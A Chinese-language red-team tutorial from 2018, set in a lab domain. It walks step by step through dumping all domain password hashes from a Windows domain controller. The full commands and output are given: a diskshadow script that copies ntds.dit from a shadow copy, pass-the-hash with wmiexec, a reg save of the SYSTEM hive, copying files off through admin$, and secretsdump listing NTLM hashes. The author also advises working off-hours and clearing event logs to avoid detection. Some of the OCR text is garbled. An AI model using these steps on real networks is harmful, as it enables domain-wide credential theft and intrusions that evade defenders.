完整导出目标域内所有域用户的密码 hash [diskshadow 离线导]

0x01 当前环境描述

域控 : 2008R2-DCServer 192.168.3.106 windows 2008r2 x64,假设为目标主域控 域内客户机 : Lisa-PC 192.168.3.114 windows 7 x64,假设为目标域内的一台已经有普通域用户权限的闲置机器,rdp 已事先通过其它方式开启,且同域内网下可远程 本地机器 : Strike 192.168.3.108 Ubuntu 16.04 x64 ,渗透者本地的一台 linux 机器 另外,已经事先通过其它手段拿到目标域的 administrator 域管[rid 500]的密码 hash,遗憾的是 hash 并没有破解出来,所以后续演示会全部在 Lisa-PC 机器上以 pth 的方式来远程操作 2008R2-DCServer

0x02 Diskshadow 是什么?

根据微软官方说明,Diskshadow 也是用来操作 windows 卷影复制服务[VSS 即 Volume Shadow Copy Service,本质上属快照(Snapshot)技术的一种,主要用来做备份恢复之用[即使目标文件当前处于锁定状态],更多细节此处暂不做深入理解,后续在我们涉及到其它的各种域内用户 hash 导出应用时,还会继续单独说明]的一种工具,功能上类似 vshadow,但不同的是在 windows server 2008之后的系统上,它已默认自带,同样是被放在了 c:\windows\system32\目录下,而 vshdow则是被包含在 windowsSDK 中的[实战中可能还需要自己想办法传到目标机器上],也就是说,diskshadow 在我们实际渗透过程中更便于在目标系统上开箱即用,ok,废话不多讲,咱们主要目的还是来关注下它在实战中,能帮我们做些什么

0x03 在实战中,利用 Diskshadow 可以帮我们做些什么?

通过其内置的 EXEC 特性执行任意 windows 命令,既然都能执行系统命令,如果当前权限管够的情况下,那能做的事情就非常多了,执行任意 payload,操作 系统服务,注册表,比如,还有我们接下来要说的,用它来离线导出目标域中的所有域用户密码 hash 等等...但有个不得不说的前提是,最好在一个特权身份下来操作 diskshadow,虽然,普通用户也能执行某些[注意,只是某些]操作,但对于实战而言,我还是更建议大家事先把自己提到一个正常的特权身份下来,比如,系统内建的 administrator,这样后续会在最大程度上去减少一些不必要的麻烦


0x04 关于 diskshadow 的基本用法


如下是 diskshadow 在交互模式下的简单应用,很显然,这种方式并不适合用于实战,因为这样的话,还得先连到目标系统桌面上,一般都不会直接通过远程桌面的方式直接登到目标域控机器上去搞,风险太大只是一方面,另一方面也完全没必要这样干

DISKSHADOW> exec c:\windows\system32\mspaint.exe c:\Windows\System32>diskshadow.exe Microsoft DiskShadow version 1.0 Copyright (C) 2007 Microsoft Corporation On computer: 2008R2-DCSERVER, 10/22/2018 2:19:03 AM DISKSHADOW> help The following is a list of DiskShadow commands. For more information about a command, type the command name. All inputs in the form of <inputText> must be replaced with parameters or environment variable aliases. c:\Windows\System32>diskshadow.exe - List all writers on the computer. - List all volume shadow copies on the computer. LIST SHADOWS Microsoft DiskShadow version 1.0 LIST PROVIDERS List all VSS providers on the computer. Copyright (C) 2007 Microsoft Corporation On computer: 2008R2-DCSERVER, 10/22/2018 2:21:13 AM - List all current option settings and all DiskShadow aliases that are in the environment va ettings. SET CONTEXT - Set the shadow copy context. SET OPTION - Set options regarding the shadow copy and autorecovery. - Change verbose output mode for DiskShadow. SET VERBOSE DISKSHADOW> exec c:\windows\system32\mspaint.exe SET METADATA - Specify the name of a .cab file to store metadata for transportable shadow copies. SIMULATE RESTORE Simulate a restore operation. 😥 📗 🦏 🎮 🔻 Untitled - Paint Home View LOAD METADATA - Load a Backup Components Document before importing a transportable shadow copy or performi X Cut **位 Crop** VO□□G I Outline v tore operation. / A Resize Copy Select IMPORT - Import shadow copies based on the metadata specified in a previous LOAD command. Rotate ▼ - Specify that the backup or restore operation must fail if the writer or component is not WRITER VERIFY WRITER EXCLUDE Excludes a writer or component from backup or restore. - List currently added aliases and volumes. ADD ALIAS - Add an alias.

diskshdow 在非交互模式的应用,非常简单,更多的内置用法直接 help 下就都出来了,每个子命令后面也都带有详细的用法说明清晰明了

type d:\tools\demo.txt
diskshadow.exe /s d:\tools\demo.txt






0x05 了解完基本使用之后,接着我们就来简单看下如何利用 Diskshadow 的非交互模式离线导出目标域内所有域用户的密码 hash

如下,我们可以事先把用于导 hash 的 diskshadow 子命令都放到 diskshadow.txt 文件中,而后再用/s 选项来加载执行,在执行过程中系统会多出一个盘符[实际效果如下图,实际上这就是创建的那个快照],不过它持续存在的时间可能会比较短,根据文件命令可知,ntds.dit 文件在拷完后会立即删除该"快照",所以,如果你想看到的话,动作一定快,另一个好处就是它不太容易被管理员察觉[只要你别在人正上班管理员在线的时间干],至于 ntds.dit 文件,其实简单来讲就是 windows 活动目录的核心数据库,里面存有每个域用户的详细信息,我们一般会在拿下域控后不久,做完该做的基本动作之后,下一步动作通常都是导出域内所有域用户的密码 hash,留作备份,好进行后续的一些横向移动动作,ok,废话不多说,来看具体操作

set context persistent nowriters 设置卷影副本 add volume c: alias stack 添加新卷 create 创建快照[就是下图中显示出来的那个虚拟磁盘] expose %stack% z: 给该虚拟磁盘分配盘符 exec "cmd.exe" /c copy z:\windows\ntds.dit c:\windows\temp\ntds.dit 将虚拟磁盘 z 下的 ntds.dit 拷到系统的一个临时目录下 delete shadows all 删除所有卷影副本 list shadows all 查看当前系统中的所有卷影副本 reset 重置 exit 退出




首先,想办法先 rdp 连到目标域的 Lisa-PC 机器上[注意,这台机器在实战中,最好选一台很少有人会光顾的机器,操作的时候也尽量选在目标下班或者放假的时间,尽可能减少暴露风险],打开 cmd, net use 到 2008R2-DCServer[域控]机器上,把我们事先准备好的 diskshadow.txt 文件传过去,再拿着域管密码的 ntlm hash 用 wmiexec 把目标的半交互式 cmd shell 弹回来,接着进到 2008R2-DCServer 机器的 c:\windows\system32 目录下[注意,这里务必一定要先进到域控的 system32 目录下 不然 diskshadow 在执行期间全有问题】用 diskshadow 加载 diskshadow txt 文件协会即可以下是具体的执行效果

录下,不然 diskshadow 在执行期间会有问题],用 diskshadow 加载 diskshadow.txt 文件执行即可,以下是具体的执行效果 # net use \\2008R2-DCSERVER\admin\$ /user:"rootkit\administrator" "admin!@#45" # xcopy diskshadow.txt \\2008R2-DCSERVER\admin\$\temp # wmiexec.exe -hashes :518B98AD4178A53695DC997AA02D455C rootkit/administrator@192.168.3.106 务必要在 system32 目录下执行操作 # cd c:\windows\system32\ # diskshadow.exe /s c:\windows\temp\diskshadow.txt D:\>net use \\2008R2-DCSERVER\admin\$ /user:"rootkit\administrator" "admin!@#45' The command completed successfully. D:\>xcopy diskshadow.txt \\2008R2-DCSERVER\admin\$\temp D:diskshadow.txt 1 File(s) copied D:\>wmiexec.exe -hashes :518B98AD4178A53695DC997AA02D455C rootkit/administrator@192.168.3.106 Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies *] SMBv2.1 dialect used Launching semi-interactive shell - Careful what you execute !] Press help for extra shell commands C:\>cd c:\windows\system32\ c:\windows\system32>diskshadow.exe /s c:\windows\temp\diskshadow.txt 如下,我们可以很清晰的看到整个卷影,虚拟磁盘创建以及复制 ntds.dit 文件到指定目录下的过程 C\Windows\system32\cmd.exe - wmiexec.exe - hashes :518898AD4178A53695DC997AA02D455C rootkit/administrator@192.168.3.106 C:\>cd c:\windows\system32\ c:\windows\system32>diskshadow.exe /s c:\windows\temp\diskshadow.txt Microsoft DiskShadow version 1.0 Copyright (C) 2007 Microsoft Corporation On computer: 2008R2-DCSERVER, 10/10/2018 10:34:10 PM > set context persistent nowriters add volume c: alias stack > create Alias stack for shadow ID {69cb9687-a5a8-469a-b6db-95dddae25f52} set as environment variable. Alias VSS SHADOW SET for shadow set ID {1c73a4b1-1af2-47be-b000-738133dbae4a} set as environment variable. Querying all shadow copies with the shadow copy set ID {1c73a4b1-1af2-47be-b000-738133dbae4a} * Shadow copy ID = {69cb9687-a5a8-469a-b6db-95dddae25f52} %stack% - Shadow copy set: {1c73a4b1-1af2-47be-b000-738133dbae4a} %VSS SHADOW SET% - Original count of shadow copies = 1 - Creation time: 10/10/2018 10:34:10 PM - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy13 - Originating machine: 2008R2-DCServer.rootkit.org - Service machine: 2008R2-DCServer.rootkit.org Not exposed - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5} - Attributes: No Auto Release Persistent No Writers Differential Number of shadow copies listed: 1 >> expose %stack% z: > %stack% = {69cb9687-a5a8-469a-b6db-95dddae25f52} he shadow copy was successfully exposed as z:\. exec "cmd.exe" /c copy z:\windows\ntds.dit c:\windows\temp\ntds.dit 1 file(s) copied. > delete shadows all Deleting shadow copy {69cb9687-a5a8-469a-b6db-95dddae25f52} on volume \\?\Volume{f7e44246-c71d-11e7-9222-806e6

e6963}\ from provider {b5946137-7b9f-4925-af80-51abd60b20d5} [Attributes: 0x00120019]..

在上面 diskshadow.txt 文件中的内容全部执行完以后,可以顺手看下 c:\windows\temp\目录有没有 ntds.dit 文件,特别注意下文件的大小,万一没有,就要根据自己目标的实际情况去好好分析下到底是哪里出了问题



接着,我们还需要把 system 转存下,众所周知,在这个里面存的有 ntds.dit 所需的引导秘钥,没有它,ntds.dit 中的数据就解不出来,所以,我们也需要把它一并拖回来

reg save hklm\system c:\windows\temp\system.hive
C:\>reg save hklm\system c:\windows\temp\system.hive
The operation completed successfully.
C:\>_


具体操作如下,记得 ipc 用完以后,就习惯性的顺手把它断掉 # xcopy \\2008R2-DCSERVER\admin\$\temp\system.hive d:\ # xcopy \\2008R2-DCSERVER\admin\$\temp\ntds.dit d:\ # del \\2008R2-DCSERVER\admin\$\temp\system.hive # del \\2008R2-DCSERVER\admin\$\temp\ntds.dit # net use \\2008R2-DCSERVER\admin\$ /del C:\Windows\system32\cmd.exe D:\>xcopy \\2008R2-DCSERVER\admin\$\temp\system.hive d:\ \\2008R2-DCSERVER\admin\$\temp\system.hive 1 File(s) copied D:\>xcopy \\2008R2-DCSERVER\admin\$\temp\ntds.dit d:\ \\2008R2-DCSERVER\admin\$\temp\ntds.dit 1 File(s) copied D:\>del \\2008R2-DCSERVER\admin\$\temp\system.hive D:\>del \\2008R2-DCSERVER\admin\$\temp\ntds.dit D:\>net use \\2008R2-DCSERVER\admin\$ /del \\2008R2-DCSERVER\admin\$ was deleted successfully.

最后,我们只需把刚刚导出的 ntds.dit 和 syste.hive 文件都拖到本地,再用 impacket 中的 secretsdump.py 脚本,即可把 ntds.dit 中的所有目标域的域用户及对应的用户密码 hash 都解出来,不过,这个信息量,显然是太少了,先所有把 hash 拿来用用还是可以的,具体如下

python secretsdump.py -system system.hive -ntds ntds.dit LOCAL .3:49:04 **-> root@**Strike -> [~/impacket/examples ~/impacket/examples => python secretsdump.py -system system.hive -ntds ntds.dit LOCAL Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies [*] Target system bootKey: 0xb5b6831596711c974b307293835b4d1c Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) Searching for pekList, be patient PEK # 0 found and decrypted: cbf1c7b483fcf2f2b8126f2aaa9477cb [*] Reading and decrypting hashes from ntds.dit Administrator:500:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: 2008R2-DCSERVER\$:1000:aad3b435b51404eeaad3b435b51404ee:28aab4499c0b09f7aff48c3971ba53b7::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9f6db7cb908b5704224715dab8f38c91::: rootkit.org\redhat:1103:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\securiter:1104:aad3b435b51404eeaad3b435b51404ee:55ae1d383e822c73f501b594ae5b5031::: rootkit.org\phper:1106:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\mary:1107:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\jack:1108:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\boss:1109:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\person:1110:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: Oday.org\girls:1111:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\lisa:1112:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\bakuser:1113:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\micle:1114:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: SQLSERVER\$:1115:aad3b435b51404eeaad3b435b51404ee:e3ef413a9555b8d2979b1fc796a83fd4::: rootkit.org\networker:1116:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: MAILSERVER\$:1117:aad3b435b51404eeaad3b435b51404ee:7cd3c2de3365a156e46f213857c05200::: FILESERVER\$:1118:aad3b435b51404eeaad3b435b51404ee:45dd13aaa700e248c38533811018d664::: BOSS-PC\$:1119:aad3b435b51404eeaad3b435b51404ee:7c65eab103a211ab6360b2b4cb8fa5b7::: PC-JACK\$:1120:aad3b435b51404eeaad3b435b51404ee:7bba50edad431b0b26eba7908b50c70b::: LISA-PC\$:1121:aad3b435b51404eeaad3b435b51404ee:3343911d7327792e69d58ebf92039473::: rootkit.org\lowser:1122:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\admin:1123:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd::: rootkit.org\dbuser:1125:aad3b435b51404eeaad3b435b51404ee:2d450bc49b158d89cc6ec49db47ba095:::

0x06 说在在最后

因为 Diskshadow 内部也是在利用 VSS 服务在执行操作,所以服务在运行期间势必会留下日志[如下,id 为 7036 的日志],所以,当你干完活儿以后,走的时候一定要记得顺手处理下这些东西[至于 windows 日志处理又是个比较大的话题,此处暂不做过多涉及,后续有机会再慢慢说],另外,现在也可能是早就已经就有各种内网防御产品来实时监控这个 id 的日志,说这些,想必大家可能也都知道这意味着什么,ok,再多的废话我们就不说了,大家请根据目标实际情况去自行把握



一点小结

此处演示的也只是导出目标域内所有域用户 hash 的其中一种方式而已,而且也并不是最好的方式,另外,稍微有些经验的朋友也都知道,一个域用户的一套完整数据下来大概要占 1M 左右,一个中小型的域可能也就两三千用户的样子,那也就意味着这个 ntds.dit 可能会有两三 G 那么大,这么大坨数据,在实战环境中想把它拖回来,其实很困难的,所以,如果当目标域用户真的特别多的情况下,就十分不建议这样离线导了,至于如何在目标机器上在线导出目标域内所有域用户 hash,是我们后续的话题,关于其它的更多的导域内 hash 的方式,后续再慢慢一一说明,篇幅原因,今天就先不多啰嗦了,祝,好运 ^_^

更多高质量精品实用技术干货分享,请扫码关注个人 微信公众号,或者直接加入 小密圈 与众多 资深 apt 及红队玩家一起无缝深度学习交流:)

微信公众号

加入小密圈



by klion

▶ 2018.9.16